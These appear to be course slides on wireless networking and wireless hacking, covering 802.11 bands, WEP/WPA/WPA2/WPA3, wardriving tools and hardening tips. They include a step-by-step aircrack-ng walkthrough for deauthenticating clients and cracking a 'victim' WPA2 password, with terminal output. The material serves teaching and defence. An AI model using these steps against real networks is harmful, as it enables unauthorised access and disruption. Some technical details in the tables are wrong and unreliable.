- 802.11 uses a Basic Service Set (BSS) as its building block
  - BSS is a small local wireless network
  - Computers within a BSS can communicate with each other
- 802.11 connects two BSSs, 802.11 using a distribution system (DS) as an intermediate layer
  - DS connects multiple APs
  - An AP is a station that provides access to the DS
  - Data moves between a BSS and the DS through the AP

# Architecture of 802.11: Frequency Bands

| Frequency | Range | Wavelength |
|---|---|---|
| Extremely low frequency (ELF) | 30–300 Hz | 10,000–1000 km |
| Voice frequency (VF) or ultra low frequency (ULF) | 300 Hz–3 KHz | 1000–100 km |
| Very low frequency (VLF) | 3–30 KHz | 100–10 km |
| Low frequency (LF) | 30–300 KHz | 10–1 km |
| Medium frequency (MF) | 300 KHz–3 MHz | 1 km–100 m |
| High frequency (HF) | 3–30 MHz | 100–10 m |
| Very high frequency (VHF) | 30–300 MHz | 10 – 1 m |
| Ultra high frequency (UHF) | 300 MHz–3 GHz | 1 m – 10 cm |
| Super high frequency (SHF) | 3–30 GHz | 10–1 cm |
| Extremely high frequency (EHF) | 30–300 GHz | 1 cm–1 mm |

# Architecture of 802.11: Frequency Bands

| LOWER FREQUENCY MHZ | UPPER FREQUENCY MHZ | COMMENTS |
|---|---|---|
| 2400 | 2500 | • 2.4 GHz band, this spectrum is the most widely used of the bands available for Wi-Fi.<br>• Used by 802.11b, g, & n.<br>• It can carry a maximum of three non-overlapping channels.<br>• This band is widely used by many other non-licensed items including microwave ovens, Bluetooth, etc. |
| 5725 | 5875 | • 5 GHz Wi-Fi band provides additional bandwidth, and being at a higher frequency, equipment costs are slightly higher, although usage, and hence interference is less.<br>• It can be used by 802.11a & n.<br>• It can carry up to 23 non-overlapping channels, but gives a shorter range than 2.4 GHz.<br>• 5GHz Wi-Fi is preferred because of the higher number of channels and available bandwidth.<br>• There are also fewer other users of this band. |

- Each frequency band contains channels
  - A channel is a frequency range
  - 802.11 standard defines 79 channels.
  - If channels overlap, interference could occur

# Architecture of 802.11: Frequency Bands

| Standard | Frequency | Rate | Modulation |
|---|---|---|---|
| 802.11 | 2.4 GHz | 1 or 2 Mbps | FHSS/DSSS |
| 802.11a | 5 GHz | 54 Mbps | OFDM |
| 802.11b | 2.4 GHz | 11 Mbps | DSSS |
| 802.11g | 2.4 GHz | 54 Mbps | OFDM |
| 802.11e | 2–6 GHz | 22 Mbps | DSSS |
| 802.11i | 2.4 GHz | 11 Mbps | DSSS |
| 802.15 | 2.4 GHz | 2 Mbps | FHSS |
| 802.16 | 10–66 GHz | 120 Mbps | OFDM |
| 802.20 (Mobile Wireless Access Working Group) | Below 3.5 GHz | 1 Mbps | OFDM proposed (might change) |
| Bluetooth | 2.4 GHz | 12 Mbps | Gaussian frequency shift keying (GMSK) |
| HiperLAN2 | 5 GHz | 54 Mbps | OFDM |

# Wi-Fi 6 / 6E Standard

- Wi-Fi 6 is the Wi-Fi Alliance's wireless standard naming system
- Wi-Fi connections were restricted to two bands - 2.4GHz and 5GHz.
- The two frequency bands are busy, with each band broken down into smaller channels.
  - For instance, in an apartment building, there may be many Wi-Fi routers attempting to broadcast on the same frequency, using the same channel.
  - It can cause wi-fi performance issues specially in congested areas
  - Wi-Fi 6E creates 14 new 80MHz channels and seven 160Mhz channels, hugely increasing available network capacity for users.
  - Those users in dense, congested areas will have substantially more bandwidth available for use, reducing Wi-Fi interference.
  - In short, Wi-Fi 6E effectively quadruples the amount of space available to Wi-Fi connection.

| | |
|---|---|
| **Wi-Fi 6:** | 11ax (2019) |
| **Wi-Fi 5:** | 11ac (2014) |
| **Wi-Fi 4:** | 11n (2009) |
| **Wi-Fi 3:** | 11g (2003) |
| **Wi-Fi 2:** | 11a (1999) |
| **Wi-Fi 1:** | 11b (1999) |
| **Legacy:** | 11 (1997) |

# Wireless Signal Carriers

- Infrared (IR)
  - Infrared light can’t be seen by the human eye
  - IR technology is restricted to a single room or line of sight
  - IR light cannot penetrate walls, ceilings, or floors
- Narrowband
  - Uses microwave radio band frequencies to transmit data
  - Popular uses: Cordless phones, Garage door openers etc

# Spread Spectrum

- Modulation defines how data is placed on a carrier signal
- Data is spread across a large-frequency bandwidth instead of traveling across just one frequency band
- Methods
  - Frequency-hopping spread spectrum (FHSS)
  - Direct sequence spread spectrum (DSSS)
  - Orthogonal frequency division multiplexing (OFDM)

# 802.1x Standard

- Wireless technology increases the potential for security problems
- 802.1x defines the process of authenticating and authorizing users on a WLAN
  - Addresses the security concerns with authentication
  - Basic protocols
    - Point-to-Point Protocol (PPP)
    - Extensible Authentication Protocol (EAP)
    - Wired Equivalent Privacy (WEP)
    - Wi-Fi Protected Access (WPA)

# Point to Point Protocol (PPP)

- PPP is used to connect dial-up or DSL users
- PPP handles authentication by requiring a user to enter a valid user name and password
- Point - to - Point Protocol has three components
  - **Encapsulation Component** – It encapsulates the datagram so that it can be transmitted over the specified physical layer.
  - **Link Control Protocol (LCP)** – It is responsible for establishing, configuring, testing, maintaining and terminating links for transmission. It also imparts negotiation for set up of options and use of features by the two endpoints of the links.
  - **Authentication Protocols (AP)** – These protocols authenticate endpoints for use of services. The two authentication protocols of PPP are –
    - Password Authentication Protocol (PAP)
    - Challenge Handshake Authentication Protocol (CHAP)

# Extensible Authentication Protocol (EAP)

- EAP allows access to authenticated users only – uses 802.1x
- Used on encrypted networks to provide a secure way to send identifying information to provide network authentication.
- Supports various authentication methods like token cards, smart cards, certificates, one-time passwords and public key encryption.
- Authentication process has 3 components
  - User's wireless device
  - Wireless access point (AP) or authenticator
  - Authentication database or Authentication Server

# Extensible Authentication Protocol (EAP)

- EAP Process
  - A user requests connection to a wireless network through an AP
  - AP requests identification data from the user and transmits that data to an authentication server.
  - Authentication server asks the AP for proof of the validity of the identification information.
  - AP obtains verification from the user and sends it back to the authentication server.
  - User is connected to the network as requested.
- EAP methods to improve security on a wireless networks
  - Extensible Authentication Protocol-Transport Layer Security (EAP-TLS)
  - Protected EAP (PEAP)
  - Microsoft PEAP

# Extensible Authentication Protocol (EAP)

**Figure 11-11** A supplicant connecting to an AP and a RADIUS server

# Wired Equivalent Privacy (WEP)

- WEP is part of the 802.11b standard
- Aims to provide the same level of security and confidentiality in wireless networks as in wired networks
- WEP uses encryption of data to make it unrecognizable to eavesdroppers.
- Uses RC4 (a stream cipher) for encryption and CRC-32 checksum for confidentiality and integrity
- Two widely used standards were WEP-40 and WEP-104.
  - In WEP-40, a 40 bit WEP key is concatenated with a 24 bit initialization vector, to generate a 64 bit RC4 key.
  - In WEP-104, a 104 bit WEP key is concatenated with the 24 bit initialization vector, to generate a 128 bit RC4 key.

# Wired Equivalent Privacy (WEP)

- Incorporates two authentication methods:
  - Open System authentication
  - Shared Key authentication
- In 2001 – 2003, major security flaws were identified with WEP that proved that the data transmitted was susceptible to malicious changes of the wireless network.
- In 2004, with the approval of Wireless Protocol Access 2 (WPA2), IEEE scraped down both WEP-40 and WEP-104 standards.

# WEP Weaknesses

- Integrity of the packets is checked using Cyclic Redundancy Check (CRC32).
  - CRC32 integrity check can be compromised by capturing at least two packets.
  - Leads to unauthorized access to the network.
- WEP uses RC4 encryption algorithm to create stream ciphers.
  - Stream cipher input is made up of an initial value (IV) and a secret key.
  - Length of the initial value (IV) is 24 bits while the secret key can either be 40 or 104 bits long.
  - Total length of both the initial value and secret can either be 64 bits or 128 bits long.
  - The lower possible value of the secret key makes it easy to crack it.
- Weak Initial value combinations do not encrypt sufficiently.
  - Makes them vulnerable to attacks.
- WEP is based on passwords which makes it vulnerable to dictionary attacks.
- Keys management is poorly implemented.
  - WEP does not provide a centralized key management system.
  - Changing keys especially on large networks is challenging.

# Wi-Fi Protected Access (WPA)

- Specified as part of 802.11i standard as a replacement for WEP
- **Wi-Fi Protected Access (WPA)** was developed at 2003 by Wi-Fi Alliance.
- **WPA** uses **256-bit WPA-PSK (Pre-Shared Key).**
- Uses higher Initial Value of 48 bits (as against 24 bits of WEP)
- Two new security mechanisms used:
  - **Message Integrity Check** and **Temporal Key Integrity Protocol (TKIP)**.
  - With **Message Integrity Check** mechanism, the message content became more secure towards hackers.
  - With **TKIP**, key system had changed top **Per-Packet**.
  - TKIP later was replaced by **AES (Advanced Encryption Standard)**.

# Wi-Fi Protected Access (WPA)

- WPA improves encryption by using TKIP
- TKIP is composed of four enhancements
  - Message Integrity Check (MIC)
    - Cryptographic message integrity code
    - Objective is to prevent forgeries
  - Extended Initialization Vector (IV) with sequencing rules
    - Implemented to prevent replays
- WPA has two modes:
  - Enterprise mode (WPA-EAP): used for enterprises along with EAP and more secure
  - Personal mode (WPA-PSK): Used for **Individuals with** Pre shared keys making the implementation and management easier
- Later version WPA2 and WPA3 enhance the protocol for some of the security weaknesses

# Wi-Fi Protected Access (WPA)

- TKIP enhancements
  - Per-packet key mixing
    - Helps defeat weak key attacks that occurred in WEP
    - MAC addresses are used to create an intermediate key
  - Rekeying mechanism
    - It provides fresh keys that help prevent attacks that relied on reusing old keys
- WPA also adds an authentication mechanism implementing 802.1X and EAP

| | WEP | WPA | WPA 2 | WPA 3 |
|---|---|---|---|---|
| Stands For | Wired Equivalent Privacy | Wi-Fi Protected Access | Wi-Fi Protected Access 2 | Wi-Fi Protected Access 3 |
| Developed | 1997 | 2003 | 2004 | 2018 |
| Security Level | Very Low | Low | High | Very High |
| Encryption | RC4 | TKIP with RC4 | AES-CCMP | AES-CCMP AES-GCMP |
| Key Size | 64 bit 128 bit | 128 bit | 128 bit | 128 bit 256 bit |
| Authentication | Open System & Shared Key | Pre Shared Key & 802.1x with EAP | Pre Shared Key & 802.1x with EAP | AES-CCMP AES-GCMP |
| Integrity | CRC-32 | 64 Bit MIC | CCMP with AES | SHA-2 |

# Wireless Hacking

# Equipment Required

- Wireless adapter
- Chipset: To support writing own drivers
- Band support: Adapter to support both 2.4 and 5 GHz to operate on both bands.
  - Atheros with PCI/PCI-E/Cardbus/PCMCIA/Express Card interface
  - Railink RT73/RT2770F with USB interface
- Antenna support
- Interfaces: PCMCIA or USB are better from flexibility perspective
- Operating system: BackTrack or Kali
- Others
  - Antenna, GPS, Access Point

# Wardriving

- Wardriving
  - Driving around with hardware and software tools that enables to detect access points that haven't been secured well
  - Hardware and software tools are inexpensive and easily available
- Wardriving is not illegal
  - But using the resources of these networks is illegal
- Warflying
  - Variant where an airplane/drone is used instead of a car

# How Wardriving Works?

- An attacker or security tester drives around with the following equipment
  - Laptop computer
  - Wireless NIC
  - An antenna
  - Software that scans the area for SSIDs
- Not all wireless NICs are compatible with scanning programs
- Antenna prices vary depending on the quality and the range they can cover (Under USD 50)
- Scanning software can identify
  - Company's SSID
  - Type of security enabled
  - Signal strength indicates how close the AP is to the attacker

# Wireless Hacking

- Hacking a wireless network is similar to hacking a wired LAN
- Techniques for hacking wireless networks
  - Access Point data capture
  - Port scanning
  - Enumeration
- Two types of cracking:
  - **Passive cracking:** this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.
  - **Active cracking:** this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is more effective compared to passive cracking.
- Wireless routers that perform DHCP functions can pose a big security risk

# Aircrack

- Aircrack can be used for 802.11a/b/g WEP and WPA cracking.
- Aircrack uses algorithms to recover wireless passwords by capturing packets.
  - Once enough packets have been gathered, it tries to recover the password.
- Implements a standard FMS (Fluhrer, Mantin, Shamir) attack with some optimizations to fasten the attack
  - FMS is a passive attack against RC4
  - Exploits the weak IVs used RC4
- Supports most of the wireless adapters
- Requires knowledge of Linux.
  - Cumbersome for those who lack Linux knowledge
- Ref: http://www.aircrack-ng.org/

# How to Hack WPA/WPA2 Password using Aircrack Ng?

- What is required:
  - Computer with Kali Linux and Wireless card supporting monitor/injection mode
  - Word-list (password dictionary) to crack password
- Process
  - Capture wi-fi packets
  - Identify someone connecting to victim wi-fi
  - Capture handshake using de-authentication packets to victim connected to wi-fi
  - Crack password using Aircrack

# How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 1: Open Kali terminal and find name of wifi adapter connected


- Command: iwconfig

Step 2: Prepare the wireless adapter for monitor mode.

- Command: airmon-ng check kill

Step 3: Put the wireless adaptor in monitor mode


- Command: airmon-ng start wlan0 (interface of wireless card) – creates interface wlan0mon



# How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 4: Find all the AP available around and the clients connected to the APs.


- Command: airodump-ng start wlan0mon



# How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 5: Capture data for specific victim wifi


- Command: airodump-ng –c [channel] –bssi [bssid of wifi] –w [path to write data file]  wlan0mon



# How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 6: De-authenticate the connected client(s)

- Command: aireplay-ng –deauth 10 –a [router bssid] –c [client MAC - optional] wlan0mon



# How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 7: Client tries to reconnect. Capture the reconnect frames.

```
root@localhost: ~
File  Edit  View  Search  Terminal  Help

CH  9 ][ Elapsed: 8 mins ][ 2016-04-02 16:30 ][ WPA handshake: 54:[redacted]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

54:[redacted]:B2   -52     4035      294    3  10  54e  WPA2 CCMP   PSK  see mr broo!
6C:[redacted]      -87       15        0    0   9  54e. WPA2 CCMP   PSK  Mysa
9C:[redacted]:A8   -89      608        0    0  10  54e. WPA2 CCMP   PSK  Dlink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   BE:[redacted]      -95    0 - 1      0         2
54:[redacted]:B2   [redacted]         -31   0e- 1e     81       399  see mr broo!
9C:[redacted]:A8   00:[redacted]      -85    0 - 6e     0        34  Dlink
```

# How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 8: Crack the password from captured packets

- Command: aircrack-ng –b [basis id of router] –w [path to word-list] – [path to captured packets]

```
root@localhost: ~
File  Edit  View  Search  Terminal  Help

                    Aircrack-ng 1.2 rc2

              [00:01:43] 160128 keys tested (1631.61 k/s)

                     KEY FOUND! [ haibroo! ]


      Master Key     : 13 A4 A4 7C 63 4B C9 F9 39 F4 AA D1 D9 EC 63 E2
                       13 27 4D 40 15 BA 5F E2 0A 8E B6 9A AD E9 26 69

      Transient Key  : 41 51 96 53 5B 0D F5 8E 22 62 C4 66 AA D4 99 D8
                       29 37 75 FC BD F8 87 AE 71 B5 82 8F 42 8F 66 AC
                       07 FA A6 FF FB F3 C2 C8 F8 AE 5F 3D BD 45 C0 1F
                       DF 1F F2 7A D2 A1 B2 3D 28 4E AB ED 71 AF A9 53

      EAPOL HMAC     : CB 90 9A AD E2 2B 1A A3 AA BF 81 BD A0 CD BE 53
root@localhost:~#
```

# How to Hack WPA/WPA2 Password using Aircrack Ng?

Video Demo: https://www.youtube.com/watch?v=WfYxrLaqlN8

# NetStumbler

- Tool for Windows to detect WLANs
  - Supports 802.11a, 802.11b, and 802.11g standards
- NetStumbler was primarily designed to
  - Verify WLAN configuration
  - Detect other wireless networks
  - Detect unauthorized Aps
  - Wardriving
- NetStumbler can interface with a GPS device
  - Enabling a security tester or hacker to map out locations of all the WLANs the software detects

# NetStumbler

- NetStumbler captures following information
  - SSID
  - MAC address of the AP
  - Manufacturer of the AP
  - Channel on which it was heard
  - Strength of the signal
  - Encryption
- Attackers can detect APs within a 350-foot radius
  - with a good antenna, they can locate APs a couple of miles away

# Kismet

- Tool for conducting wardriving attacks
- Created by Mike Kershaw
- Runs on Linux, BSD, MAC OSX, and Linux PDAs
- Kismet can also act as a sniffer and IDS tool
  - Can sniff 802.11b, 802.11a, and 802.11g traffic
  - Can detect wireless networks both visible and hidden,
  - Sniff packets and detect intrusions
- For details refer: https://www.kismetwireless.net/

# Kismet Features

- Ethereal and Tcpdump compatible data logging
- AirSnort compatible
- Network IP range detection
- Hidden network SSID detection
- Graphical mapping of networks
- Client-server architecture
- Manufacturer and model identification of APs and clients
- Detection of known default access point configurations
- XML output
- Supports 20 card types

# AirSnort

- Created by Jeremy Bruestle and Blake Hegerle
- Can help access WEP-enabled WLAN
- Limitations
  - Runs only on Linux
  - Requires specific drivers
  - Not all wireless NICs function with AirSnort

# WEPCrack

- Open-source tool used to crack WEP encryption
- WEPCrack uses Perl scripts to carry out attacks on wireless systems
- Has features to conduct brute-force attack
- For details refer: http://wepcrack.sourceforge.net/

# Other WEP Cracking Tools

- **Aircrack:**
  - Network sniffer and WEP cracker.
  - Ref: http://www.aircrack-ng.org/
- **WebDecrypt:**
  - Uses active dictionary attacks to crack the WEP keys.
  - Has its own key generator and implements packet filters.
  - Ref: http://wepdecrypt.sourceforge.net/

# WPA Cracking Tools

- WPA uses a 256 pre-shared key or passphrase for authentications.
- Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords.
- Following tools are used to crack WPA keys.
  - **CowPatty:**
    - Used to crack pre-shared keys (PSK) using brute force attack.
    - Ref: http://wirelessdefence.org/Contents/coWPAttyMain.htm
  - **Cain & Abel:**
    - Used to decode capture files from other sniffing programs such as Wireshark.
    - Captured files may contain WEP or WPA-PSK encoded frames.
    - Ref: https://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml

# Secure Wireless Network

- Use anti-wardriving software to make it more difficult for attackers to discover your wireless LAN
  - Honeypots
  - FakeAP
  - Black Alchemy FakeAP
- Allow only pre-determined MAC addresses and IP addresses to have access to the wireless LAN
- Limit the use of wireless technology to people located in your facility

# Secure Wireless Network

- Use an authentication server instead of relying on a wireless device to authenticate users
- Use EAP, which allows use of different protocols to enhance security
- Place AP in the demilitarized zone (DMZ)
- Use 104-bit encryption rather than 40-bit encryption for WEP
- Assign static IP addresses to wireless clients instead of using DHCP

# Secure Wireless Network

